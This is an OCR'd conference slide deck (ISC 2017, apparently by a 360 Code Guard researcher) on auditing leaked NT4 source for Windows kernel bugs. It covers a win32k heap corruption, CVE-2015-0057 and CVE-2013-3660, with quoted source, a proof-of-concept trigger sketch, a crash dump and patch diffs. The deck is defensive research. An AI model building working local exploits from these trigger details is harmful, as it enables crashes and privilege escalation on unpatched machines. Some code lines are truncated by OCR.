ISC 2017

2017 中国互联网安全大会
China Internet Security Conference

源码审计与windows内核漏洞

国鹏飞 360代码卫士团队安全研究员

目录

个人和团队介绍

关于个人

- 360代码卫士团队研究员
- pwn2own2017 冠军团队成员
- 主要研究方向为windows系统和软件安全

关于团队

- 360代码卫士团队成立于2011年5月，专注于软件源代码、可执行码的漏洞分析技术研发。推出“360代码卫士”系列产品，可针对软件源代码进行安全检测和分析，包括源代码安全缺陷分析、源代码安全合规分析、开源组件安全分析等。


- 360代码卫士可支持Windows、Linux、Android、Apple iOS、IBM AIX等平台上的源代码安全分析，支持的编程语言涵盖C/C++/C#/OC/Java/JSP/JavaScript/PHP/Python/Cobol等。

- 团队还运营着国内规模最大的开源软件源代码安全检测公益计划，该计划目前已经对2200多款开源软件进行了安全检测。

- 网址：www.codesafe.cn

引子

2017年6月下旬，一则新闻引爆了安全圈：“win10 32T源码泄漏”！
后来新闻被证伪。
为何此事会引起如此大的轰动呢？
下面这个NT4源码泄漏的新闻副标题就是答案：




Software

MS Windows source code escapes onto Internet

Say it's a vital secret for long enough and it'll turn round and bite you...

By John Lettice 13 Feb 2004 at 10:04 SHARE ▼

Microsoft has suffered what appears to be a severe leak of Windows source code, with a file circulating on the Internet appearing to consist of several million lines of code from around mid-2000. The source code seems to relate to NT4 and Windows 2000, and in a statement the company has conceded that "portions of the Microsoft Windows 2000 and Windows NT 4.0 source code were illegally made available on the Internet.



Security 153

Heaps of Windows 10 internal builds, private source code leak online

Unreleased 64-bit ARM versions, Server editions among dumped data

By Chris Williams, US editor 23 Jun 2017 at 20:09 SHARE ▼

Exclusive A massive trove of Microsoft's internal Windows operating system builds and chunks of its core source code have leaked online.

The data – some 32TB of official and non-public installation images and software blueprints that compress down to 8TB – were uploaded to betaarchive.com, the latest load of files provided just earlier this week. It is believed the confidential data in this dump was exfiltrated from Microsoft's in-house systems around March this year.

然而对于安全研究者，这些源码又是漏洞挖掘的宝库！

引子

漏洞挖掘常用的手段有3种：

- Fuzz测试
- 符号执行
- 源码审计

其中源码审计作为最基本的漏洞挖掘方法，得到的关注讨论却不多。
本议题将分析几个古老的NT4源码漏洞，来看一下源码审计的威力。
这些漏洞存在了20几年，直到近几年内才被发现和修复！
我们也相信这些古老的代码中依然隐藏着至今尚未发现的漏洞！

案例1-RFONTOBJ::vMakeInactive()堆破坏漏洞

CVE编号：未知


发现者：Guopengfei

影响系统：windows xp，windows 2003

危害：拒绝服务

漏洞源文件：gre\Rfntobj.cxx

漏洞年份：



```
/******************************Public*Routine******
* RFONTOBJ::vMakeInactive()
*
* Take the rfont off the active list, put on the inactive list
*
* History:
*  13-Jan-95 -by- Hideyuki Nagase [hideyukn]
* Rewrite it.
*
*  29-Sep-93 -by- Gerrit van Wingerden [gerritv]
* Wrote it.
\**************************************************

VOID RFONTOBJ::vMakeInactive()
```

案例1-RFONTOBJ::vMakeInactive()堆破坏漏洞

```
VOID RFONTOBJ::vMakeInactive()
{
    PRFONT aprfnt[QUICK_FACE_NAME_LINKS + 4];
    PRFONT *pprfnt;
    BOOL   bLockEUDC, bScratch, bAllocated;

    if ((prfnt == NULL) || (prfnt->cSelected == 0))
        return;

    if( prfnt->uiNumLinks > QUICK_FACE_NAME_LINKS )
    {
        pprfnt = (PRFONT *) PALLOCMEM((prfnt->uiNumLinks+4)*sizeof(PRFONT),'flnk');
        bAllocated = TRUE;
    }
     else
    {
        RtlZeroMemory((VOID *)aprfnt, sizeof(aprfnt));
        pprfnt = aprfnt;
        bAllocated = FALSE;
    }
    bLockEUDC = bMakeInactiveHelper( pprfnt );
```

#define QUICK_FACE_NAME_LINKS   4

分配内存，指针保存在pprfnt；bAllocaed为真

案例1-RFONTOBJ::vMakeInactive()堆破坏漏洞

```
while( *pprfnt != NULL )
  {
     FLINKMESSAGE(DEBUG_FONTLINK_RFONT,
                "vMakeInactive() deactivating linked font %x\n");

     RFONTTMPOBJ rfo( *pprfnt );

     rfo.bMakeInactiveHelper( (PRFONT *)NULL );

  // next one..

     pprfnt++;
  }

  if( bAllocated ) VFREEMEM( pprfnt );

  if( bLockEUDC )
  {
     AcquireGreResource( &gfmEUDC1 );

     if(( --gcEUDCCount == 0 ) && (gbEUDCRequest))
     {
        ReleaseGreResource( &gfmEUDC2 );
     }

     ReleaseGreResource( &gfmEUDC1 );
  }
}
```

循环自增处理每一个对象

释放错误内存指针


案例1-RFONTOBJ::vMakeInactive()堆破坏漏洞

Poc伪代码：

```
HWND hwnd = CreateWindow();
HDC dc = GetDC(NULL);
NtGdiEudcLoadUnloadLink(font1);
。。。。
NtGdiEudcLoadUnloadLink(font9);
HFONT hFont = CreateFont();
HGDIOBJ font2 = SelectObject(dc,hFont);
TextOutW(dc,0,0,L"成功",2);
SelectObject(dc,font2);
NtGdiGetTextMetricsW（dc，buf）
```

Load9个字体（与nt4源码有差异）


触发



```
STACK_TEXT:
b1d9b748 804f8bc3 00000003 b1d9baa4 00000000 nt!RtlpBreakWithStatusInstruction
b1d9b794 804f97b0 00000003 00000001 e167f4bc nt!KiBugCheckDebugBreak+0x19
b1d9bb74 804f9cdb 000000c2 00000007 00000cd4 nt!KeBugCheck2+0x574
b1d9bb94 80545c86 000000c2 00000007 00000cd4 nt!KeBugCheckEx+0x1b
b1d9bbe4 bf802ae5 e167f4c4 00000000 b1d9bc40 nt!ExFreePoolWithTag+0x2a0
b1d9bbf4 bf810e92 e167f4c4 00000000 b1d9bce0 win32k!HeavyFreePool+0xbb
b1d9bc40 bf807898 00000000 b1d9bcd4 bf82edf5 win32k!RFONTOBJ::vMakeInactive+0x93
b1d9bca4 bf807add b1d9bce0 00000000 00000002 win32k!RFONTOBJ::bInit+0xda
b1d9bcbc bf82eda5 b1d9bce0 00000000 00000002 win32k!RFONTOBJ::vInit+0x16
b1d9bcd8 bf82ee15 e153b9c8 b1d9bcf4 b1d9bd64 win32k!GreGetTextMetricsW+0x28
b1d9bd50 8053e854 01010055 0012fdd4 00000040 win32k!NtGdiGetTextMetricsW+0x20
b1d9bd50 7c92e514 01010055 0012fdd4 00000040 nt!KiSystemServicePostCall
0012fd40 0040134a 00465047 01010055 0012fdd4 ntdll!KiFastSystemCallRet
WARNING: Stack unwind information not available. Following frames may be wrong.
0012ff80 00401589 00000001 003b0b90 003b0c18 Poc+0x134a
0012ffc0 7c816037 00310039 00350030 7ffde000 Poc+0x1589
0012fff0 00000000 004014a0 00000000 78746341 kernel32!BaseProcessStart+0x23
```

案例1-RFONTOBJ::vMakeInactive()堆破坏漏洞

补丁比对：



```
BF8A4D40    ?vMakeInactive@RFONTOBJ@@QAE
BF8FC6D7    mov         edi, esi
BF8FC6D9    jmp         loc_BF8A4CEB
```

```
BF8A4D40    ?vMakeInactive@RFONTOBJ@@QAEXXZ
BF8A4CEB    push        0
BF8A4CED    lea         ecx, ss:[ebp+var_4]
BF8A4CF0    mov         ss:[ebp+var_4], eax
BF8A4CF3    call        ?bMakeInactiveHelper@RFONTOBJ@@QAEHPAPAVRFONT@@@Z
BF8A4CF8    and         ss:[ebp+var_4], 0
BF8A4CFC    lea         ecx, ss:[ebp+var_4]
BF8A4CFF    call        ??1RFONTOBJ@@QAE@XZ
BF8A4D04    add         edi, 4
BF8A4D07    mov         eax, ds:[edi]
BF8A4D09    test        eax, eax
BF8A4D0B    jz          loc_BF8A4D8B
```

```
BF8A4D40    ?vMakeInactive@RFONTOBJ@@QAEXXZ
BF8A4D0D    jmp         loc_BF8A4CEB
```

```
BF8A4D40    ?vMakeInactive@RFONTOBJ@@QAEXXZ
BF8A4D0F    push        0
BF8A4D11    push        esi
BF8A4D12    call        ds:[__imp__ExFreePoolWithTag@8]
BF8A4D18    jmp         loc_BF8A4D95
```

```
            ?vMake
            cmp
            jnz
```


```
BF8A4F93    ?vMakeInactive@RFONTOBJ@@QAEXXZ
BF8A4F47    push        ebx
BF8A4F48    lea         ecx, ss:[ebp+var_4]
BF8A4F4B    mov         ss:[ebp+var_4], eax
BF8A4F4E    call        ?bMakeInactiveHelper@RFONTOBJ@@QAEHPAPAVRFONT@@@Z

BF8A4F53    lea         ecx, ss:[ebp+var_4]

BF8A4F56    add         esi, 4
BF8A4F59    mov         ss:[ebp+var_4], ebx


BF8A4F5C    call        ??1RFONTOBJ@@QAE@XZ
BF8A4F61    jmp         loc_BF8A4FD7
```

```
BF8A4F93
BF8A4FD7
BF8A4FD9
BF8A4FDB
```

```
BF8A4F93    ?vMakeInactive@RFONTOBJ@@QAEXXZ
BF8A4F63    push        ebx
BF8A4F64    push        esi
BF8A4F65    call        ds:[__imp__ExFreePoolWithTa
BF8A4F6B    jmp         loc_BF8A4FEA
```

案例2- xxxEnableWndSBArrows UAF漏洞

- CVE编号：2015-0057
- 发现者：Udi Yavo
- 影响系统：windows xp至windows 8
- 危害：本地提权
- 漏洞源文件：kernel\Sbctl.c
- 漏洞年份：



```
/***********************************************************
* xxxEnableWndSBArrows()
*
*  This function can be used to selectively Enable/Disable
*     the arrows of a Window Scroll bar(s)
*
* History:
*  4-18-91 MikeHar      Ported for the 31 merge
\***********************************************************

BOOL xxxEnableWndSBArrows(
     PWND pwnd,
     UINT wSBflags,
     UINT wArrows)
```

案例2- xxxEnableWndSBArrows UAF漏洞

```
BOOL xxxEnableWndSBArrows(
    PWND pwnd,
    UINT wSBflags,
    UINT wArrows)
{
    UINT wOldFlags;
    PSBINFO pw;
    BOOL bRetValue = FALSE;
    HDC hdc;
    CheckLock(pwnd);
    if((pw = pwnd->pSBInfo) != NULL)
        wOldFlags = (UINT)pw->WSBflags;
    else {
if(!wArrows)
            return FALSE;          // No change in status!

        wOldFlags = 0;    // Both are originally enabled;
        if((pw = _InitPwSB(pwnd)) == NULL)  // Allocate the pSBInfo for hWnd
            return FALSE;
    }

    if((hdc = _GetWindowDC(pwnd)) == NULL)
        return FALSE;

if((wSBflags == SB_HORZ) || (wSBflags == SB_BOTH)) {
        if(wArrows == ESB_ENABLE_BOTH)      // Enable both the arrows
            pw->WSBflags &= ~SB_DISABLE_MASK;
        else
            pw->WSBflags |= wArrows;
```

局部变量pw

从pwnd中获取pSBInfo指针

案例2- xxxEnableWndSBArrows UAF漏洞


```
if(pw->WSBflags != (int)wOldFlags) {
            bRetValue = TRUE;
            wOldFlags = (UINT)pw->WSBflags;
            if(TestWF(pwnd, WFHPRESENT) &&
                    (!TestWF(pwnd, WFMINIMIZED)) &&
                    IsVisible(pwnd))
            xxxDrawScrollBar(pwnd, hdc, FALSE);  // Horizontal Scroll Bar.
        }
    }

if((wSBflags == SB_VERT) || (wSBflags == SB_BOTH)) {
        if(wArrows == ESB_ENABLE_BOTH)      // Enable both the arrows
            pw->WSBflags &= ~(SB_DISABLE_MASK << 2);
        else
            pw->WSBflags |= (wArrows << 2);

if(pw->WSBflags != (int)wOldFlags) {
            bRetValue = TRUE;
            if (TestWF(pwnd, WFVPRESENT) && !TestWF(pwnd, WFMINIMIZED)  &&
                IsVisible(pwnd))
                xxxDrawScrollBar(pwnd, hdc, TRUE);  // Vertical Scroll Bar
        }
    }

    _ReleaseDC(hdc);

    return bRetValue;
}
```

xxx前缀意味着回调

pw未检查
合法性！

案例2- xxxEnableWndSBArrows UAF漏洞

补丁比对：




```
BF91D5B8    _xxxEnableWndSBArrows@12
BF91D64C    push        0
BF91D64E    push        ss:[ebp+var_4]
BF91D651    push        edi
BF91D652    call        _xxxDrawScrollBar@12
BF91D657    cmp         esi, ds:[edi+0x70]
BF91D65A    jz          loc_BF91D669
```

```
BF91C66D    _xxxEnableWndSBArrows@12
BF91C6FB    push        0
BF91C6FD    push        ss:[ebp+var_4]
BF91C700    push        edi
BF91C701    call        _xxxDrawScrollBar@12
```

案例3- EPATHOBJ::pprFlattenRec 未初始化漏洞

- CVE编号：2013-3660
- 发现者：Tavis Ormandy
- 影响系统：windows xp至windows 8
- 危害：本地提权
- 漏洞源文件：gre\Pathflat.cxx
- 漏洞年份：



```
/******************************Public*Routine**********
* EPATHOBJ::pprFlattenRec(ppr)
*
* Cruise over a path, translating all of the beziers into sequenc
*
* History:
*  5-Dec-1990 -by- Paul Butzi [paulb]
* Wrote it.
\****************************************************

PPATHREC EPATHOBJ::pprFlattenRec(PATHRECORD *ppr)
{
```

案例3- EPATHOBJ::pprFlattenRec 未初始化漏洞


```
PPATHREC EPATHOBJ::pprFlattenRec(PATHRECORD *ppr)
{
// Create a new record

    PATHRECORD *pprNew;
    COUNT maxadd;

    if ( newpathrec(&pprNew,&ma                          )
        return (PPATHREC) NULL;

// Take record of Beziers out of path list, and put a new record
// in its place.  Update 'pprNew->pprnext' when we exit.

    pprNew->pprprev = ppr->pprprev;
    pprNew->count = 0;
    pprNew->flags = (ppr->flags & ~PD_BEZIERS);

    if (pprNew->pprprev == (PPATHREC) NULL)
        ppath->pprfirst = pprNew;
    else
        pprNew->pprprev->pprnext = pprNew;
```

PATHRECORD定义

分配新的PATHRECORD

理解漏洞产生的关键！

pprNew->pprnext尚未初始化！



```
struct _PATHRECORD {
    struct _PATHRECORD *pprnext;  // ptr to
    struct _PATHRECORD *pprprev;  // ptr to
    FLONG     flags;              // flags a
    ULONG     count;              // numbe
    POINTFIX  aptfx[2];           // variabl
                                  //   (we
                                  //   be c
                                  //   stac
                                  //   two
};

typedef struct _PATHRECORD PATHRECORD;
typedef struct _PATHRECORD *PPATHREC;
```

案例3- EPATHOBJ::pprFlattenRec 未初始化漏洞

```
do
    {
      if ( pprNew->count >= maxadd )
      {
        pprNew->flags &= ~(PD_ENDSUBPATH | PD_CLOSEFIGURE);

        ppath->ppachain->pprfreestart = NEXTPATHREC(pprNew);

        PATHRECORD *pprNewNew;
                    if (newpathrec(&pprNewNew,&maxadd,MAXLONG) != TRUE)
          return((PPATHREC) NULL);

        pprNewNew->pprprev = pprNew;
        pprNew->pprnext = pprNewNew;
        pprNew = pprNewNew;

        pprNew->count = 0;
        pprNew->flags = (ppr->flags &
                ~(PD_BEZIERS | PD_BEGINSUBPATH | PD_RESETSTYLE));
      }

      cCurves++;

    } while (bez.bNext(&pprNew->aptfx[pprNew->count++]));
```

退出了？pprNew->pprnext还没初始化呢！


案例3- EPATHOBJ::pprFlattenRec 未初始化漏洞

```
// Adjust the pathalloc record:

    ppath->ppachain->pprfreestart = NEXTPATHREC(pprNew);

    pprNew->pprnext = ppr->pprnext;
    if (pprNew->pprnext == (PPATHREC) NULL)
        ppath->pprlast = pprNew;
    else
        pprNew->pprnext->pprprev = pprNew;

    return(pprNew);
```

pprNew->pprnext初始化的有点晚！

案例3- EPATHOBJ::pprFlattenRec 未初始化漏洞

补丁比对：



```
BF875773    ?pprFlattenRec@EPATHOBJ@@IAEPAU_PATHRECORD@@PAU2@@Z
BF875945    mov         eax, ds:[esi+0xC]
BF875948    mov         ecx, ds:[ebx+8]
BF87594B    mov         ecx, ds:[ecx+0x10]
BF87594E    lea         eax, ds:[esi+eax*8+0x10]
BF875952    mov         ds:[ecx+4], eax
BF875955    mov         edi, ds:[edi]
BF875957    mov         ds:[esi], edi
BF875959    test        edi, edi
BF87595B    jnz         loc_BF875965
```


```
BF875773    ?pprFlattenRec@EPATHOBJ@@IAEP
BF87595D    mov         eax, ds:[ebx+8]
BF875960    mov         ds:[eax+0x18], es
BF875963    jmp         loc_BF875968
```
